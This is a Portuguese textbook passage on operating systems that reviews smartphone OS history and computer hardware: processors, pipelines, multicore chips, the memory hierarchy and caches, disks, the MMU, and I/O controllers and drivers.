O primeiro telefone verdadeiramente móvel foi criado na década de 1970 e, pesando cerca de um quilo, era positivamente um peso-pena. Ele ficou conhecido carinhosamente como "o tijolo". Logo todos queriam um. Hoje, a penetração do telefone móvel está próxima de 90% da população global. Podemos fazer chamadas não somente com nossos telefones portáteis e relógios de pulso, mas logo com óculos e outros itens que você pode vestir. Além disso, a parte do telefone não é mais tão importante. Recebemos e-mail, navegamos na web, enviamos mensagens para nossos amigos, jogamos, encontramos o melhor caminho dirigindo — e não pensamos duas vezes a respeito disso.

Embora a ideia de combinar a telefonia e a computação em um dispositivo semelhante a um telefone exista desde a década de 1970 também, o primeiro smartphone de verdade não foi inventado até meados de 1990, quando a Nokia lançou o N9000, que literalmente combinava dois dispositivos mormente separados: um telefone e um **PDA** (**Personal Digital Assistant** — assistente digital pessoal). Em 1997, a Ericsson cunhou o termo *smartphone* para o seu "Penelope" GS88.

Agora que os smartphones tornaram-se onipresentes, a competição entre os vários sistemas operacionais tornou-se feroz e o desfecho é mais incerto ainda que no mundo dos PCs. No momento em que escrevo este livro, o Android da Google é o sistema operacional dominante, com o iOS da Apple sozinho em segundo lugar, mas esse nem sempre foi o caso e tudo pode estar diferente de novo em apenas alguns anos. Se algo está claro no mundo dos smartphones é que não é fácil manter-se no topo por muito tempo.


Afinal de contas, a maioria dos smartphones na primeira década após sua criação era executada em **Symbian** OS. Era o sistema operacional escolhido para as marcas populares como Samsung, Sony Ericsson, Motorola e especialmente Nokia. No entanto, outros sistemas operacionais como o Blackberry OS da **RIM** (introduzido para smartphones em 2002) e o iOS da Apple (lançado para o primeiro **iPhone** em 2007) começaram a ganhar mercado do Symbian. Muitos esperavam que o RIM dominasse o mercado de negócios, enquanto o iOS seria o rei dos dispositivos de consumo. A participação de mercado do Symbian desabou. Em 2011, a Nokia abandonou o Symbian e anunciou que se concentraria no Windows Phone como sua principal plataforma. Por algum tempo, a Apple e o RIM eram festejados por todos (embora não tão dominantes quanto o Symbian tinha sido), mas não levou muito tempo para o Android, um sistema operacional baseado no Linux lançado pelo Google em 2008, dominar os seus rivais.

Para os fabricantes de telefone, o Android tinha a vantagem de ser um sistema aberto e disponível sob uma licença permissiva. Como resultado, podiam mexer nele e adaptá-lo a seu hardware com facilidade. Ele também tem uma enorme comunidade de desenvolvedores escrevendo aplicativos, a maior parte na popular linguagem de programação Java. Mesmo assim, os últimos anos mostraram que o domínio talvez não dure, e os competidores do Android estão ansiosos para retomar parte da sua participação de mercado. Examinaremos o Android detalhadamente na Seção 10.8.

1.3 Revisão sobre hardware de computadores

Um sistema operacional está intimamente ligado ao hardware do computador no qual ele é executado. Ele estende o conjunto de instruções do computador e gerencia seus recursos. Para funcionar, ele deve conhecer profundamente o hardware, pelo menos como aparece para o programador. Por esta razão, vamos revisar brevemente o hardware de computadores como encontrado nos computadores pessoais modernos. Depois, podemos começar a entrar nos detalhes do que os sistemas operacionais fazem e como eles funcionam.

Conceitualmente, um computador pessoal simples pode ser abstraído em um modelo que lembra a Figura 1.6. A CPU, memória e dispositivos de E/S estão todos conectados por um sistema de barramento e comunicam-se uns com os outros sobre ele. Computadores pessoais modernos têm uma estrutura mais complicada,

FIGURA 1.6 Alguns dos componentes de um computador pessoal simples.

envolvendo múltiplos barramentos, os quais examinaremos mais tarde. Por ora, este modelo será suficiente. Nas seções seguintes, revisaremos brevemente esses componentes e examinaremos algumas das questões de hardware que interessam aos projetistas de sistemas operacionais. Desnecessário dizer que este será um resumo bastante compacto. Muitos livros foram escritos sobre o tema hardware e organização de computadores. Dois títulos bem conhecidos foram escritos por Tanenbaum e Austin (2012) e Patterson e Hennessy (2013).

1.3.1 Processadores

O "cérebro" do computador é a CPU. Ela busca instruções da memória e as executa. O ciclo básico de toda CPU é buscar a primeira instrução da memória, decodificá-la para determinar o seu tipo e operandos, executá-la, e então buscar, decodificar e executar as instruções subsequentes. O ciclo é repetido até o programa terminar. É dessa maneira que os programas são executados.

Cada CPU tem um conjunto específico de instruções que ela consegue executar. Desse modo, um processador x86 não pode executar programas ARM e um processador ARM não consegue executar programas x86. Como o tempo para acessar a memória para buscar uma instrução ou palavra dos operandos é muito maior do que o tempo para executar uma instrução, todas as CPUs têm alguns registradores internos para armazenamento de variáveis e resultados temporários. Desse modo, o conjunto de instruções geralmente contém instruções para carregar uma palavra da memória para um registrador e armazenar uma palavra de um registrador para a memória. Outras instruções combinam dois operandos provenientes de registradores, da memória, ou ambos, para produzir um resultado como adicionar duas palavras e armazenar o resultado em um registrador ou na memória.


Além dos registradores gerais usados para armazenar variáveis e resultados temporários, a maioria dos computadores tem vários registradores especiais que são visíveis para o programador. Um desses é o **contador de programa**, que contém o endereço de memória da próxima instrução a ser buscada. Após essa instrução ter sido buscada, o contador de programa é atualizado para apontar a próxima instrução.

Outro registrador é o **ponteiro de pilha**, que aponta para o topo da pilha atual na memória. A pilha contém uma estrutura para cada rotina que foi chamada, mas ainda não encerrada. Uma estrutura de pilha de rotina armazena aqueles parâmetros de entrada, variáveis locais e variáveis temporárias que não são mantidas em registradores.

Outro registrador ainda é o **PSW** (**Program Status Word** — palavra de estado do programa). Esse registrador contém os bits do código de condições, que são estabelecidos por instruções de comparação, a prioridade da CPU, o modo de execução (usuário ou núcleo) e vários outros bits de controle. Programas de usuários normalmente podem ler todo o PSW, mas em geral podem escrever somente parte dos seus campos. O PSW tem um papel importante nas chamadas de sistema e em E/S.

O sistema operacional deve estar absolutamente ciente de todos os registros. Quando realizando a multiplexação de tempo da CPU, ele muitas vezes vai interromper o programa em execução para (re)começar outro. Toda vez que ele para um programa em execução, o sistema operacional tem de salvar todos os registradores de maneira que eles possam ser restaurados quando o programa for executado mais tarde.

Para melhorar o desempenho, os projetistas de CPU há muito tempo abandonaram o modelo simples de buscar, decodificar e executar uma instrução de cada vez. Muitas CPUs modernas têm recursos para executar mais de uma instrução ao mesmo tempo. Por exemplo, uma CPU pode ter unidades de busca, decodificação e execução separadas, assim enquanto ela está executando a instrução n, poderia também estar decodificando a instrução $n + 1$ e buscando a instrução $n + 2$. Uma organização com essas características é chamada de **pipeline** e é ilustrada na Figura 1.7(a) para um pipeline

FIGURA 1.7 (a) Um pipeline com três estágios. (b) Uma CPU superescalar.

com três estágios. Pipelines mais longos são comuns. Na maioria desses projetos, uma vez que a instrução tenha sido levada para o pipeline, ela deve ser executada, mesmo que a instrução anterior tenha sido um desvio condicional tomado. Pipelines provocam grandes dores de cabeça nos projetistas de compiladores e de sistemas operacionais, pois expõem as complexidades da máquina subjacente e eles têm de lidar com elas.

Ainda mais avançada que um projeto de pipeline é uma CPU **superescalar**, mostrada na Figura 1.7(b). Nesse projeto, unidades múltiplas de execução estão presentes. Uma unidade para aritmética de números inteiros, por exemplo, uma unidade para aritmética de ponto flutuante e uma para operações booleanas. Duas ou mais instruções são buscadas ao mesmo tempo, decodificadas e jogadas em um buffer de instrução até que possam ser executadas. Tão logo uma unidade de execução fica disponível, ela procura no buffer de instrução para ver se há uma instrução que ela pode executar e, se assim for, ela remove a instrução do buffer e a executa. Uma implicação desse projeto é que as instruções do programa são muitas vezes executadas fora de ordem. Em geral, cabe ao hardware certificar-se de que o resultado produzido é o mesmo que uma implementação sequencial conseguiria, mas como veremos adiante, uma quantidade incômoda de tarefas complexas é empurrada para o sistema operacional.

A maioria das CPUs — exceto aquelas muito simples usadas em sistemas embarcados, tem dois modos, núcleo e usuário, como mencionado anteriormente. Em geral, um bit no PSW controla o modo. Quando operando em modo núcleo, a CPU pode executar todas as instruções em seu conjunto de instruções e usar todos os recursos do hardware. Em computadores de mesa e servidores, o sistema operacional normalmente opera em modo núcleo, dando a ele acesso a todo o hardware. Na maioria dos sistemas embarcados, uma parte pequena opera em modo núcleo, com o resto do sistema operacional operando em modo usuário.

Programas de usuários sempre são executados em modo usuário, o que permite que apenas um subconjunto das instruções possa ser executado e um subconjunto dos recursos possa ser acessado. Geralmente, todas as instruções envolvendo E/S e proteção de memória são inacessíveis no modo usuário. Alterar o bit de modo PSW para modo núcleo também é proibido, claro.

Para obter serviços do sistema operacional, um programa de usuário deve fazer uma **chamada de sistema**, que, por meio de uma instrução TRAP, chaveia do modo usuário para o modo núcleo e passa o controle para o sistema operacional. Quando o trabalho é finalizado, o controle retorna para o programa do usuário na instrução posterior à chamada de sistema. Explicaremos os detalhes do mecanismo de chamada de sistema posteriormente neste capítulo. Por ora, pense nele como um tipo especial de procedimento de instrução de chamada que tem a propriedade adicional de chavear do modo usuário para o modo núcleo. Como nota a respeito da tipografia, usaremos a fonte Helvética com letras minúsculas para indicar chamadas de sistema ao longo do texto, como: read.

Vale a pena observar que os computadores têm outras armadilhas ("traps") além da instrução para executar uma chamada de sistema. A maioria das outras armadilhas é causada pelo hardware para advertir sobre uma situação excepcional como uma tentativa de divisão por 0 ou um *underflow* (incapacidade de representação de um número muito pequeno) em ponto flutuante. Em todos os casos o sistema operacional assume o controle e tem de decidir o que fazer. Às vezes, o programa precisa ser encerrado por um erro. Outras vezes, o erro pode ser ignorado (a um número com underflow pode-se atribuir o valor 0). Por fim, quando o programa anunciou com antecedência que ele quer lidar com determinados tipos de condições, o controle pode ser passado de volta ao programa para deixá-lo cuidar do problema.

Chips multithread e multinúcleo

A lei de Moore afirma que o número de transistores em um chip dobra a cada 18 meses. Tal "lei" não é nenhum tipo de lei da física, como a conservação do momento, mas é uma observação do cofundador da Intel, Gordon Moore, de quão rápido os engenheiros de processo nas empresas de semicondutores são capazes de reduzir o tamanho dos seus transistores. A lei de Moore se mantém há mais de três décadas até agora e espera-se que se mantenha por pelo menos mais uma. Após isso, o número de átomos por transistor tornar-se-á pequeno demais e a mecânica quântica começará a ter um papel maior, evitando uma redução ainda maior dos tamanhos dos transistores.

A abundância de transistores está levando a um problema: o que fazer com todos eles? Vimos uma abordagem acima: arquiteturas superescalares, com múltiplas unidades funcionais. Mas à medida que o número de transistores aumenta, mais ainda é possível. Algo óbvio a ser feito é colocar memórias cache maiores no chip da CPU. Isso de fato está acontecendo, mas finalmente o ponto de ganhos decrescentes será alcançado.


O próximo passo óbvio é replicar não apenas as unidades funcionais, mas também parte da lógica de controle.

O Pentium 4 da Intel introduziu essa propriedade, chamada **multithreading** ou **hyperthreading** (o nome da Intel para ela), ao processador x86 e vários outros chips de CPU também o têm — incluindo o SPARC, o Power5, o Intel Xeon e a família Intel Core. Para uma primeira aproximação, o que ela faz é permitir que a CPU mantenha o estado de dois threads diferentes e então faça o chaveamento entre um e outro em uma escala de tempo de nanossegundos. (Um thread é um tipo de processo leve, o qual, por sua vez, é um programa de execução; entraremos nos detalhes no Capítulo 2.) Por exemplo, se um dos processos precisa ler uma palavra da memória (o que leva muitos ciclos de relógio), uma CPU multithread pode simplesmente fazer o chaveamento para outro thread. O multithreading não proporciona paralelismo real. Apenas um processo de cada vez é executado, mas o tempo de chaveamento de thread é reduzido para a ordem de um nanossegundo.

O multithreading tem implicações para o sistema operacional, pois cada thread aparece para o sistema operacional como uma CPU em separado. Considere um sistema com duas CPUs efetivas, cada uma com dois threads. O sistema operacional verá isso como quatro CPUs. Se há apenas trabalho suficiente para manter duas CPUs ocupadas em um determinado momento no tempo, ele pode escalonar inadvertidamente dois threads para a mesma CPU, com a outra completamente ociosa. Essa escolha é muito menos eficiente do que usar um thread para cada CPU.

Além do multithreading, muitos chips de CPU têm agora quatro, oito ou mais processadores completos ou **núcleos** neles. Os chips multinúcleo da Figura 1.8 efetivamente trazem quatro minichips, cada um com sua CPU independente. (As caches serão explicadas a seguir.) Alguns processadores, como o Intel Xeon Phi e o Tilera TilePro, já apresentam mais de 60 núcleos em um único chip. Fazer uso de um chip com múltiplos núcleos como esse definitivamente exigirá um sistema operacional de multiprocessador.


Incidentalmente, em termos de números absolutos, nada bate uma **GPU (Graphics Processing Unit** — unidade de processamento gráfico) moderna. Uma GPU é um processador com, literalmente, milhares de núcleos minúsculos. Eles são muito bons para realizar muitos pequenos cálculos feitos em paralelo, como reproduzir polígonos em aplicações gráficas. Não são tão bons em tarefas em série. Eles também são difíceis de programar. Embora GPUs possam ser úteis para sistemas operacionais (por exemplo, codificação ou processamento de tráfego de rede), não é provável que grande parte do sistema operacional em si vá ser executada nas GPUs.

FIGURA 1.8 (a) Chip quad-core com uma cache L2 compartilhada. (b) Um chip quad-core com caches L2 separadas.

1.3.2 Memória

O segundo principal componente em qualquer computador é a memória. Idealmente, uma memória deve ser rápida ao extremo (mais rápida do que executar uma instrução, de maneira que a CPU não seja atrasada pela memória), abundantemente grande e muito barata. Nenhuma tecnologia atual satisfaz todas essas metas, assim uma abordagem diferente é tomada. O sistema de memória é construído como uma hierarquia de camadas, como mostrado na Figura 1.9. As camadas superiores têm uma velocidade mais alta, capacidade menor e um custo maior por bit do que as inferiores, muitas vezes por fatores de um bilhão ou mais.

A camada superior consiste em registradores internos à CPU. Eles são feitos do mesmo material que a CPU e são, desse modo, tão rápidos quanto ela. Em consequência, não há um atraso ao acessá-los. A capacidade de armazenamento disponível neles é tipicamente 32 × 32 bits em uma CPU de 32 bits e 64 × 64 bits em uma CPU de 64 bits. Menos de 1 KB em ambos os casos. Os programas devem gerenciar os próprios registradores (isto é, decidir o que manter neles) no software.

Em seguida, vem a memória cache, que é controlada principalmente pelo hardware. A memória principal é dividida em **linhas de cache**, tipicamente 64 bytes, com endereços 0 a 63 na linha de cache 0, 64 a 127 na linha de cache 1 e assim por diante. As linhas de cache mais

FIGURA 1.9 Uma hierarquia de memória típica. Os números são apenas aproximações.

utilizadas são mantidas em uma cache de alta velocidade localizada dentro ou muito próximo da CPU. Quando o programa precisa ler uma palavra de memória, o hardware de cache confere se a linha requisitada está na cache. Se ela estiver **presente na cache** (*cache hit*), a requisição é atendida e nenhuma requisição de memória é feita para a memória principal sobre o barramento. *Cache hits* costumam levar em torno de dois ciclos de CPU. Se a linha requisitada estiver ausente da cache (*cache miss*), uma requisição adicional é feita à memória, com uma penalidade de tempo substancial. A memória da cache é limitada em tamanho por causa do alto custo. Algumas máquinas têm dois ou três níveis de cache, cada um mais lento e maior do que o antecedente.

O conceito de *caching* exerce um papel importante em muitas áreas da ciência de computadores, não apenas na colocação de linhas de RAM na cache. Sempre que um recurso pode ser dividido em partes, algumas das quais são usadas com muito mais frequência que as outras, o *caching* é muitas vezes utilizado para melhorar o desempenho. Sistemas operacionais o utilizam seguidamente. Por exemplo, a maioria dos sistemas operacionais mantém (partes de) arquivos muito usados na memória principal para evitar ter de buscá-los do disco de modo repetido. Similarmente, os resultados da conversão de nomes de rota longa como

/home/ast/projects/minix3/src/kernel/clock.c

no endereço de disco onde o arquivo está localizado podem ser registrados em cache para evitar buscas repetidas. Por fim, quando o endereço de uma página da web (URL) é convertido em um endereço de rede (endereço IP), o resultado pode ser armazenado em cache para uso futuro. Há muitos outros usos.

Em qualquer sistema de cache, muitas perguntas surgem relativamente rápido, incluindo:

1. Quando colocar um novo item na cache.
2. Em qual linha de cache colocar o novo item.
3. Qual item remover da cache quando for preciso espaço.
4. Onde colocar um item recentemente desalojado na memória maior.

Nem toda pergunta é relevante para toda situação de cache. Para linhas de cache da memória principal na cache da CPU, um novo item geralmente será inserido em cada ausência de cache. A linha de cache a ser usada em geral é calculada usando alguns dos bits de alta ordem do endereço de memória mencionado. Por exemplo, com 4.096 linhas de cache de 64 bytes e endereços de 32 bits, os bits 6 a 17 podem ser usados para especificar a linha de cache, com os bits de 0 a 5 especificando os bytes dentro da linha de cache. Aqui, o item a ser removido é o mesmo de onde os novos dados são inseridos, mas em outros sistemas este pode não ser o caso. Por fim, quando uma linha de cache é reescrita para a memória principal (se ela tiver sido modificada desde que foi colocada na cache), o lugar na memória para reescrevê-la é determinado unicamente pelo endereço em questão.

Caches são uma ideia tão boa que as CPUs modernas têm duas delas. O primeiro nível, ou **cache L1**, está sempre dentro da CPU e normalmente alimenta instruções decodificadas no mecanismo de execução da CPU. A maioria dos chips tem uma segunda cache L1 para palavras de dados usadas com muita intensidade. As caches L1 são em geral de 16 KB cada. Além disso, há muitas vezes uma segunda cache, chamada de **cache L2**, que armazena vários megabytes de palavras de memória recentemente usadas. A diferença entre as caches L1 e L2 encontra-se na sincronização. O acesso à cache L1 é feito sem atraso algum, enquanto o acesso à cache L2 envolve um atraso de um ou dois ciclos de relógio.

Em chips de multinúcleo, os projetistas têm de decidir onde colocar as caches. Na Figura 1.8(a), uma única cache L2 é compartilhada por todos os núcleos. Essa abordagem é usada em chips de multinúcleo da Intel. Em comparação, na Figura 1.8(b), cada núcleo tem sua própria cache L2. Essa abordagem é usada pela AMD. Cada estratégia tem seus prós e contras. Por exemplo, a cache L2 compartilhada da Intel exige um controlador de cache mais complicado, mas o método AMD torna mais difícil manter a consistência entre as caches L2.

A memória principal vem a seguir na hierarquia da Figura 1.9. Trata-se da locomotiva do sistema de memória. A memória principal é normalmente chamada de **RAM** (**Random Access Memory** — memória de acesso aleatório). Os mais antigos às vezes a chamam de **memória de núcleo** (**core memory**), pois os computadores nas décadas de 1950 e 1960 usavam minúsculos núcleos de ferrite magnetizáveis como memória principal. Hoje, as memórias têm centenas de megabytes a vários gigabytes e vêm crescendo rapidamente. Todas as requisições da CPU que não podem ser atendidas pela cache vão para a memória principal.

Além da memória principal, muitos computadores têm uma pequena memória de acesso aleatório não volátil. Diferentemente da RAM, a memória não volátil não perde o seu conteúdo quando a energia é desligada. A **ROM** (**Read Only Memory** — memória somente de leitura) é programada na fábrica e não pode ser modificada depois. Ela é rápida e barata. Em alguns computadores, o carregador (*bootstrap loader*) usado para

inicializar o computador está contido na ROM. Também algumas placas de E/S vêm com a ROM para lidar com o controle de dispositivos de baixo nível.

A **EEPROM** (**Electrically Erasable PROM** — ROM eletricamente apagável) e a **memória flash** também são não voláteis, mas, diferentemente da ROM, podem ser apagadas e reescritas. No entanto, escrevê-las leva muito mais tempo do que escrever em RAM, então elas são usadas da mesma maneira que a ROM, apenas com a característica adicional de que é possível agora corrigir erros nos programas que elas armazenam mediante sua regravação.


A memória flash também é bastante usada como um meio de armazenamento em dispositivos eletrônicos portáteis. Ela serve como um filme em câmeras digitais e como disco em reprodutores de música portáteis, apenas como exemplo. A memória flash é intermediária em velocidade entre a RAM e o disco. Também, diferentemente da memória de disco, ela se desgasta quando apagada muitas vezes.

Outro tipo ainda de memória é a CMOS, que é volátil. Muitos computadores usam a memória CMOS para armazenar a hora e a data atualizadas. A memória CMOS e o circuito de relógio que incrementa o tempo registrado nela são alimentados por uma bateria pequena, então a hora é atualizada corretamente, mesmo quando o computador estiver desligado. A memória CMOS também pode conter os parâmetros de configuração, como de qual disco deve se carregar o sistema. A CMOS é usada porque consome tão pouca energia que a bateria original instalada na fábrica muitas vezes dura por vários anos. No entanto, quando ela começa a falhar, o computador pode parecer ter a doença de Alzheimer, esquecendo coisas que ele sabia há anos, como de qual disco rígido carregar o sistema operacional.

1.3.3 Discos

Em seguida na hierarquia está o disco magnético (disco rígido). O armazenamento de disco é duas ordens de magnitude mais barato, por bit, que o da RAM e frequentemente duas ordens de magnitude maior também. O único problema é que o tempo para acessar aleatoriamente os dados é próximo de três ordens de magnitude mais lento. Isso ocorre porque o disco é um dispositivo mecânico, como mostrado na Figura 1.10.

Um disco consiste em um ou mais pratos metálicos que rodam a 5.400, 7.200, 10.800 RPM, ou mais. Um braço mecânico move-se sobre esses pratos a partir da lateral, como o braço de toca-discos de um velho fonógrafo de 33 RPM para tocar discos de vinil. A

FIGURA 1.10 Estrutura de uma unidade de disco.

informação é escrita no disco em uma série de círculos concêntricos. Em qualquer posição do braço, cada uma das cabeças pode ler uma região circular chamada de **trilha**. Juntas, todas as trilhas de uma dada posição do braço formam um **cilindro**.

Cada trilha é dividida em um determinado número de setores, com tipicamente 512 bytes por setor. Em discos modernos, os cilindros externos contêm mais setores do que os internos. Mover o braço de um cilindro para o próximo leva em torno de 1 ms. Movê-lo para um cilindro aleatório costuma levar de 5 a 10 ms, dependendo do dispositivo acionador. Uma vez que o braço esteja na trilha correta, o dispositivo acionador tem de esperar até que o setor desejado gire sob a cabeça, um atraso adicional de 5 a 10 ms, dependendo da RPM do dispositivo acionador. Assim que o setor estiver sob a cabeça, a leitura ou escrita ocorre a uma taxa de 50 MB/s em discos de baixo desempenho até 160 MB/s em discos mais rápidos.

Às vezes você ouvirá as pessoas falando sobre discos que não são discos de maneira alguma, como os **SSDs** (**Solid State Disks** — discos em estado sólido). SSDs não têm partes móveis, não contêm placas na forma de discos e armazenam dados na memória (flash). A única maneira pela qual lembram discos é que eles também armazenam uma quantidade grande de dados que não é perdida quando a energia é desligada.

Muitos computadores dão suporte a um esquema conhecido como **memória virtual**, que discutiremos de maneira mais aprofundada no Capítulo 3. Esse esquema torna possível executar programas maiores que a memória física colocando-os no disco e usando a memória principal como um tipo de cache para as partes mais intensivamente executadas. Esse esquema exige o remapeamento dos endereços de memória rapidamente para converter o endereço que o programa gerou para

o endereço físico em RAM onde a palavra está localizada. Esse mapeamento é feito por uma parte da CPU chamada **MMU** (**Memory Management Unit** — unidade de gerenciamento de memória), como mostrado na Figura 1.6.

A presença da cache e da MMU pode ter um impacto importante sobre o desempenho. Em um sistema de multiprogramação, quando há o chaveamento de um programa para outro, às vezes chamado de um **chaveamento de contexto**, pode ser necessário limpar todos os blocos modificados da cache e mudar os registros de mapeamento na MMU. Ambas são operações caras, e os programadores fazem o que podem para evitá-las. Veremos algumas das implicações de suas táticas mais tarde.

1.3.4 Dispositivos de E/S

A CPU e a memória não são os únicos recursos que o sistema operacional tem de gerenciar. Dispositivos de E/S também interagem intensamente com o sistema operacional. Como vimos na Figura 1.6, dispositivos de E/S consistem em geral em duas partes: um controlador e o dispositivo em si. O controlador é um chip ou um conjunto de chips que controla fisicamente o dispositivo. Ele aceita comandos do sistema operacional, por exemplo, para ler dados do dispositivo, e os executa.

Em muitos casos, o controle real do dispositivo é complicado e detalhado, então faz parte do trabalho do controlador apresentar uma interface mais simples (mas mesmo assim muito complexa) para o sistema operacional. Por exemplo, um controlador de disco pode aceitar um comando para ler o setor 11.206 do disco 2. O controlador tem então de converter esse número do setor linear para um cilindro, setor e cabeça. Essa conversão pode ser complicada porque os cilindros exteriores têm mais setores do que os interiores, e alguns setores danificados foram remapeados para outros. Então o controlador tem de determinar em qual cilindro está o braço do disco e dar a ele um comando correspondente à distância em número de cilindros. Ele deve aguardar até que o setor apropriado tenha girado sob a cabeça e então começar a ler e a armazenar os bits à medida que eles saem do acionador, removendo o cabeçalho e conferindo a soma de verificação (*checksum*). Por fim, ele tem de montar os bits que chegam em palavras e armazená-las na memória. Para fazer todo esse trabalho, os controladores muitas vezes contêm pequenos computadores embutidos que são programados para realizar o seu trabalho.

A outra parte é o dispositivo real em si. Os dispositivos possuem interfaces relativamente simples, tanto porque eles não podem fazer muito, como para padronizá-los. A padronização é necessária para que qualquer controlador de disco SATA possa controlar qualquer disco SATA, por exemplo. **SATA** é a sigla para **Serial ATA**, e **ATA** por sua vez é a sigla para **AT Attachment**. Caso você esteja curioso para saber o significado de AT, esta foi a segunda geração da “Personal Computer Advanced Technology” (tecnologia avançada de computadores pessoais) da IBM, produzida em torno do então extremamente potente processador 80286 de 6 MHz que a empresa introduziu em 1984. O que aprendemos disso é que a indústria de computadores tem o hábito de incrementar continuamente os acrônimos existentes com novos prefixos e sufixos. Também aprendemos que um adjetivo como “avançado” deve ser usado com grande cuidado, ou você passará ridículo daqui a trinta anos.

O SATA é atualmente o tipo de disco padrão em muitos computadores. Dado que a interface do dispositivo real está escondida atrás do controlador, tudo o que o sistema operacional vê é a interface para o controlador, o que pode ser bastante diferente da interface para o dispositivo.

Como cada tipo de controlador é diferente, diversos softwares são necessários para controlar cada um. O software que conversa com um controlador, dando a ele comandos e aceitando respostas, é chamado de **driver de dispositivo**. Cada fabricante de controladores tem de fornecer um driver para cada sistema operacional a que dá suporte. Assim, um digitalizador de imagens pode vir com drivers para OS X, Windows 7, Windows 8 e Linux, por exemplo.

Para ser usado, o driver tem de ser colocado dentro do sistema operacional de maneira que ele possa ser executado em modo núcleo. Na realidade, drivers podem ser executados fora do núcleo, e sistemas operacionais como Linux e Windows hoje em dia oferecem algum suporte para isso. A vasta maioria dos drivers ainda opera abaixo do nível do núcleo. Apenas muito poucos sistemas atuais, como o MINIX 3, operam todos os drivers em espaço do usuário. Drivers no espaço do usuário precisam ter permissão de acesso ao dispositivo de uma maneira controlada, o que não é algo trivial.

Há três maneiras pelas quais o driver pode ser colocado no núcleo. A primeira é religar o núcleo com o novo driver e então reinicializar o sistema. Muitos sistemas UNIX mais antigos funcionam assim. A segunda maneira é adicionar uma entrada em um arquivo do sistema operacional dizendo-lhe que ele precisa do driver e então reinicializar o sistema. No momento da inicialização, o

sistema operacional vai e encontra os drivers que ele precisa e os carrega. O Windows funciona dessa maneira. A terceira maneira é capacitar o sistema operacional a aceitar novos drivers enquanto estiver sendo executado e instalá-los rapidamente sem a necessidade da reinicialização. Essa maneira costumava ser rara, mas está se tornando muito mais comum hoje. Dispositivos do tipo *hot-pluggable* (acoplados a quente), como dispositivos USB e IEEE 1394 (discutidos a seguir), sempre precisam de drivers carregados dinamicamente.

